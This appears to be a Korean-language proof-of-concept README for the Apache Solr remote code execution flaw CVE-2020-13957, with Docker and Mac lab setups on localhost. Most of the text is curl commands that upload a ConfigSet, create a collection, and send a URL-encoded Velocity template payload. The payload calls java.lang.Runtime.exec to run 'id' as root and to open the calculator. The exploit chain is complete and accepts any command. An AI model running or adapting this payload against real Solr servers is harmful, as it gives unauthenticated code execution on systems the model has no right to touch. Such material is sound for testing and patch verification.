 s-index/cve-2020-13957
Apache Solr RCE CVE-2020-13957


Docker 데모

Mac 데모
NVD CVE-2020-13957
Apache Solr 6.6.0~6.6.6, 7.0.0~7.7.3, 8.0.0~8.6.2 버전은 인증/권한 부여 없이 API를 통해 업로드되는 ConfigSet에서 원격 코드 실행에 사용될 수 있는 일부 위험한 기능의 구성을 차단합니다. 이러한 기능을 방지하기 위한 검사는 UPLOAD/CREATE 액션을 조합하여 우회할 수 있습니다.
1. Dockerfile에서 이미지 빌드
$ docker build -t cve-2020-13957 .
2. 새 컨테이너에서 /bin/bash 실행
$ docker run --rm -p 8983:8983 --name cve-2020-13957 -it cve-2020-13957 /bin/bash
3. 컨테이너에서 Apache Solr Cloud 시작
$ ./solr start -e cloud -noprompt -force
1. ConfigSet 업로드
Apache Solr 가이드 ConfigSet 업로드
$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
2. 컬렉션 생성
Apache Solr 가이드 컬렉션 생성
$ curl "http://localhost:8983/solr/admin/collections?action=CREATE&name=newCollection&numShards=2&replicationFactor=1&wt=xml&collection.configName=myConfigSet"
3. id 명령 실행
$ curl "http://localhost:8983/solr/newCollection/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(%24x%3d%27%27)+%23set(%24rt%3d%24x.class.forName(%27java.lang.Runtime%27))+%23set(%24chr%3d%24x.class.forName(%27java.lang.Character%27))+%23set(%24str%3d%24x.class.forName(%27java.lang.String%27))+%23set(%24ex%3d%24rt.getRuntime().exec(%27id%27))+%24ex.waitFor()+%23set(%24out%3d%24ex.getInputStream())+%23foreach(%24i+in+%5b1..%24out.available()%5d)%24str.valueOf(%24chr.toChars(%24out.read()))%23end"
출력
0 uid=0(root) gid=0(root) groups=0(root)
1. Apache Solr 다운로드
$ curl -OL https://archive.apache.org/dist/lucene/solr/8.2.0/solr-8.2.0.tgz
2. 압축 해제
$ tar -xzvf solr-8.2.0.tgz
3. Apache Solr Cloud 시작
$ solr-8.2.0/bin/solr start -e cloud -noprompt -force
1. ConfigSet 업로드
Apache Solr 가이드 ConfigSet 업로드
$ curl -X POST --header "Content-Type:application/octet-stream" --data-binary @myconfigset.zip "http://localhost:8983/solr/admin/configs?action=UPLOAD&name=myConfigSet"
2. 컬렉션 생성
Apache Solr 가이드 컬렉션 생성
$ curl "http://localhost:8983/solr/admin/collections?action=CREATE&name=newCollection&numShards=2&replicationFactor=1&wt=xml&collection.configName=myConfigSet"
3. 계산기 열기
$ curl "http://localhost:8983/solr/newCollection/select?q=1&wt=velocity&v.template=custom&v.template.custom=%23set(%24x%3d%27%27)+%23set(%24rt%3d%24x.class.forName(%27java.lang.Runtime%27))+%23set(%24chr%3d%24x.class.forName(%27java.lang.Character%27))+%23set(%24str%3d%24x.class.forName(%27java.lang.String%27))+%23set(%24ex%3d%24rt.getRuntime().exec(%27open+-a+calculator%27))+%24ex.waitFor()+%23set(%24out%3d%24ex.getInputStream())+%23foreach(%24i+in+%5b1..%24out.available()%5d)%24str.valueOf(%24chr.toChars(%24out.read()))%23end"
